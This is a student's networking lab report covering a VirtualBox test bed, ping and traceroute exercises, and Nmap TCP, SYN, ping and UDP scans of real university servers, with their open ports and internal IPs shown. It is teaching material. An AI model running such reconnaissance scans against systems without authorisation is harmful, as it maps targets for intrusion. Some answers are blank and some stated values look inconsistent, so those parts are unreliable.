LAB01 Test-bed setting[STEP 1-5]

Student ID	B2014926
Name	Tran Dang Khoa
Email address	Khoab2014926@student.ctu.edu.vn
Class	Ct201h
Submitting date	25-08


[STEP 1] Virtual Machine status check

1 Which VM OS type will you use for your exercise?


	Real host	VM OS			
	Windows	Ubuntu	Centos	Kali	Windows
VMware					
VirtualBox	**X**	**X**			

* Mainly we will use Ubuntu

2 Check your Virtual Machine name Ubuntu **[$ uname –a]**



3 Check your guest OS name Ubuntu**: GNU/Linux [$ uname –o]**



4 What kind of linux for Virtual Machine? Ubuntu **[$ uname –r]**


```
student@student-VirtualBox:~$ uname -r
5.4.0-72-generic
student@student-VirtualBox:~$
```

[STEP 2] Define the addresses of test-bed table (snap shot)

Role	SENDER	TARGET
	Tester	Victim
IP address	Student's real IP Student's VM IP (Kali, Ubuntu, Centos each)	• real system :CTU,CICT U RL, IP • student's VM IP (Kali, Ubuntu, Centos each) • loopback address • neighbor PC IP in class
HW	Class terminal	Class terminal
NW device	Hub, router, GW	
OS	Real host(window) VM(Kali,Ubuntu,Centos)	Real host(window) VM(Kali,Ubuntu,Centos)
SW		


1 Check host IP[Window]

CMD ipconfig/all



2 Check VM IP [Linux]

$ Sudo apt install net-tools



$ ifconfig

```
student@student-VirtualBox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::d768:69e2:d465:ca9e  prefixlen 64  scopeid 0x20<li
nk>
        ether 08:00:27:2c:99:aa  txqueuelen 1000  (Ethernet)
        RX packets 813  bytes 466652 (466.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 764  bytes 95792 (95.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 254  bytes 23302 (23.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 254  bytes 23302 (23.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

student@student-VirtualBox:~$
```

- Ubuntu

- Centos

- Kali

3 Define target IP [Windows:CMD nslookup URL]

- CTU IP

```
C:\Users\student>nslookup ctu.edu.vn
Server:  CTUAD2.ctu.edu.vn
Address:  172.18.27.2

Name:    ctu.edu.vn
Addresses:  10.16.36.54
          172.18.27.6
          172.18.45.2
          172.18.45.6
          172.18.27.2
```

- CICT IP

```
Server:  CTUAD2.ctu.edu.vn
Address:  172.18.27.2

Name:    cit.ctu.edu.vn
Address:  10.16.63.194
```

- loopback address [Windows]

```
C:\Users\student>nslookup loopback.site
Server:  CTUAD2.ctu.edu.vn
Address:  172.18.27.2

Non-authoritative answer:
Name:    loopback.site
Address:  127.0.0.1
```

- neighbor PC IP in class [Windows] => your classmate IP

```
C:\Users\student>arp -a

Interface: 172.30.115.44 --- 0x3
  Internet Address      Physical Address      Type
  172.30.115.1          3c-41-0e-87-d3-5a     dynamic
  172.30.115.9          84-7b-eb-21-fb-f2     dynamic
  172.30.115.31         84-7b-eb-21-fc-03     dynamic
  172.30.115.36         84-7b-eb-13-78-e7     dynamic
  172.30.115.68         40-16-3b-1a-bf-a0     dynamic
  172.30.115.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static

Interface: 192.168.56.1 --- 0x7
  Internet Address      Physical Address      Type
  192.168.56.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

[STEP3] Check packet exchanging status between sender and target command prompt (snap shot)

1 Ping from Host[Windows] to Virtual Machine [Linux] OS

```
C:\Users\student>ping 192.168.56.1

Pinging 192.168.56.1 with 32 bytes of data:
Reply from 192.168.56.1: bytes=32 time<1ms TTL=128
Reply from 192.168.56.1: bytes=32 time<1ms TTL=128
Reply from 192.168.56.1: bytes=32 time<1ms TTL=128
Reply from 192.168.56.1: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.56.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

2 Check TTL value with Ping

-TTL Value: 64

3 Ping from Virtual Machine OS [Linux] to Host [Windows]

```
student@student-VirtualBox:~$ ping 192.168.56.1
PING 192.168.56.1 (192.168.56.1) 56(84) bytes of data.
64 bytes from 192.168.56.1: icmp_seq=1 ttl=127 time=0.931 ms
64 bytes from 192.168.56.1: icmp_seq=2 ttl=127 time=0.861 ms
64 bytes from 192.168.56.1: icmp_seq=3 ttl=127 time=0.894 ms
64 bytes from 192.168.56.1: icmp_seq=4 ttl=127 time=0.699 ms
64 bytes from 192.168.56.1: icmp_seq=5 ttl=127 time=0.472 ms
64 bytes from 192.168.56.1: icmp_seq=6 ttl=127 time=0.448 ms
64 bytes from 192.168.56.1: icmp_seq=7 ttl=127 time=0.925 ms
64 bytes from 192.168.56.1: icmp_seq=8 ttl=127 time=0.696 ms
64 bytes from 192.168.56.1: icmp_seq=9 ttl=127 time=0.583 ms
64 bytes from 192.168.56.1: icmp_seq=10 ttl=127 time=0.910 ms
64 bytes from 192.168.56.1: icmp_seq=11 ttl=127 time=0.741 ms
^C
--- 192.168.56.1 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10688ms
rtt min/avg/max/mdev = 0.448/0.741/0.931/0.174 ms
student@student-VirtualBox:~$
```

4 Check TTL value with Ping

-TTL Value: 128

5 Ping from Host[Windows] to loopback[Windows] of terminal


```
C:\Users\student>ping 127.0.0.1

Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\student>
```

6 Explain the meaning of TTL (time to live) in Ping reply


[STEP 4] Check routing route status between sender and target (snap shot)

1 Tracert from Host[Windows] to [Linux] and check how many nodes were connected for packet transmission with Tracert?

Windows:CMD tecert




2 Traceroute from Virtual OS [Linux] to Host [Windows] and check how many nodes were connected for packet transmission with Traceroute?




3 Tracert from Host [Windows] to loopback of terminal [Windows:CMD]

Windows:CMD tecert to loopback




It’s 14 nodes.



[STEP 5] Advanced Ping test [Linux]:

1 Send 5 packets to facebook.com, from Windows

ping -c 5 facebook.com.



2 ping Facebook for 10 seconds from Ubuntu and then display the results

ping -w 10 facebook.com.

```
student@student-VirtualBox:~$ ping -w 10 www.facebook.com
PING star-mini.c10r.facebook.com (157.240.211.35) 56(84) bytes of data.
64 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_seq
=1 ttl=54 time=42.4 ms
64 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_seq
=2 ttl=54 time=42.2 ms
64 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_seq
=3 ttl=54 time=42.3 ms
64 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_seq
=4 ttl=54 time=39.0 ms
64 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_seq
=5 ttl=54 time=41.0 ms
64 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_seq
=6 ttl=54 time=41.9 ms
64 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_seq
=7 ttl=54 time=36.4 ms
64 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_seq
=8 ttl=54 time=41.5 ms
64 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_seq
=9 ttl=54 time=32.1 ms
64 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_seq
=10 ttl=54 time=38.8 ms

--- star-mini.c10r.facebook.com ping statistics ---
```

[Change the interval between packets]

3 To increase the wait to 3 seconds between packets in your ping to Facebook, you'd use fr om Ubuntu

ping -i 3 facebook.com.

```
64 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_seq
=2 ttl=54 time=42.2 ms
64 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_seq
=3 ttl=54 time=42.3 ms
64 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_seq
=4 ttl=54 time=39.0 ms
64 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_seq
=5 ttl=54 time=41.0 ms
64 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_seq
=6 ttl=54 time=41.9 ms
64 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_seq
=7 ttl=54 time=36.4 ms
64 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_seq
=8 ttl=54 time=41.5 ms
64 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_seq
=9 ttl=54 time=32.1 ms
64 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_seq
=10 ttl=54 time=38.8 ms

--- star-mini.c10r.facebook.com ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9017ms
rtt min/avg/max/mdev = 32.100/39.796/42.415/3.172 ms
```

4 To decrease the wait to half of one second, from Ubuntu

ping -i 0.5 facebook.com.

```
student@student-VirtualBox:~$ ping -i 0.5  www.facebook.com
PING star-mini.c10r.facebook.com (157.240.211.35) 56(84) bytes of data.
64 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_seq
=1 ttl=54 time=30.0 ms
64 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_seq
=2 ttl=54 time=29.7 ms
64 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_seq
=3 ttl=54 time=38.8 ms
64 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_seq
=4 ttl=54 time=29.6 ms
64 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_seq
=5 ttl=54 time=29.6 ms
^C
--- star-mini.c10r.facebook.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 2008ms
rtt min/avg/max/mdev = 29.664/31.588/38.800/3.608 ms
```

[Change the size of your packets].

5 By default, ping packets are 56 bytes, To send 1000 bytes instead of the default, you'd us e

ping -s 1000 facebook.com. from Ubuntu

```
student@student-VirtualBox:~$ ping -s 1000  www.facebook.com
PING star-mini.c10r.facebook.com (157.240.211.35) 1000(1028) bytes of data.
1008 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_s
eq=1 ttl=54 time=31.9 ms
1008 bytes from edge-star-mini-shv-02-hkg4.facebook.com (157.240.211.35): icmp_s
eq=2 ttl=54 time=30.4 ms
^C
--- star-mini.c10r.facebook.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 30.451/31.179/31.908/0.749 ms
student@student-VirtualBox:~$
```


https://www.wikihow.com/Ping-in-Linux#/Image:Ping-in-Linux-Step-2-Version-3.jpg

https://monovm.com/post/33/how-to-ping-in-centos


https://m.wikihow.com/Ping-in-Linux

LAB02 step01-Window Nmap

Name	Tran Dang Khoa
Email address	Khoab2014926@student.cu.edu.vn
OS	Windows
Web bro	Chrome


Its illegal to scan outside network

1. Install Windows Nmap




2. Confirm Windows Nmap installation

1 CMD nmap



2 CMD nmap-h



3. Design Nmap scanning pen-test scenario under Windows

	scanner	target
OS	Windows	Windows, Linux
IP address	Test - bed host IP	• Localhost • CTU IP • CICT IP • Neighboring PC IP • VM IP(Ubuntu, Centos)
scanning program	Windows Nmap	
scanning types	-sT: -sS: -sP: -sU: -sF -P-PB -O -PS	

4. Execute Windows Nmap based on upper 3.scenario (screenshot and explain the scanning)

1 nmap –sT CTU, explain the meaning of nmap –sT

```
7741/tcp  open  scriptview
7777/tcp  open  cbt
7778/tcp  open  interwise
7800/tcp  open  asr
7911/tcp  open  unknown
7920/tcp  open  unknown
7921/tcp  open  unknown
7937/tcp  open  nsrexecd
7938/tcp  open  lgtomapper
7999/tcp  open  irdmi2
8000/tcp  open  http-alt
8001/tcp  open  vcom-tunnel
8002/tcp  open  teradataordbms
8007/tcp  open  ajp12
8008/tcp  open  http
8009/tcp  open  ajp13
8010/tcp  open  xmpp
8011/tcp  open  unknown
8021/tcp  open  ftp-proxy
8022/tcp  open  oa-system
8031/tcp  open  unknown
8042/tcp  open  fs-agent
8045/tcp  open  unknown
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap
```

2 nmap –sS CTU, explain the meaning of nmap –sSl

```
^C
C:\Users\student>nmap -sS ctu.edu.vn
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-22 15:55 SE Asia Standard Tim
e
Nmap scan report for ctu.edu.vn (172.18.45.2)
Host is up (0.0013s latency).
Other addresses for ctu.edu.vn (not scanned): 172.18.45.6 172.18.27.2 172.18.27.
6 10.16.36.54
rDNS record for 172.18.45.2: CTUAD3.ctu.edu.vn
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
389/tcp  open  ldap
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl

Nmap done: 1 IP address (1 host up) scanned in 5.14 seconds

C:\Users\student>
```

3 nmap – sP CICT, explain the meaning of nmap –sP

```
C:\Users\student>nmap -sP cit.ctu.edu.vn
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-22 15:58 SE Asia Standard Tim
e
Nmap scan report for cit.ctu.edu.vn (10.16.63.194)
Host is up (0.0030s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds

C:\Users\student>
```

4 nmap -sU CICT, explain the meaning of nmap –sU

```
C:\Users\student>nmap -sU 172.18.45.6
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-22 16:24 SE Asia Standard Tim
e
Nmap scan report for CTUAD8.ctu.edu.vn (172.18.45.6)
Host is up (0.0028s latency).
Not shown: 998 open|filtered udp ports (no-response)
PORT    STATE SERVICE
53/udp  open  domain
123/udp open  ntp

Nmap done: 1 IP address (1 host up) scanned in 7.03 seconds

C:\Users\student>
```

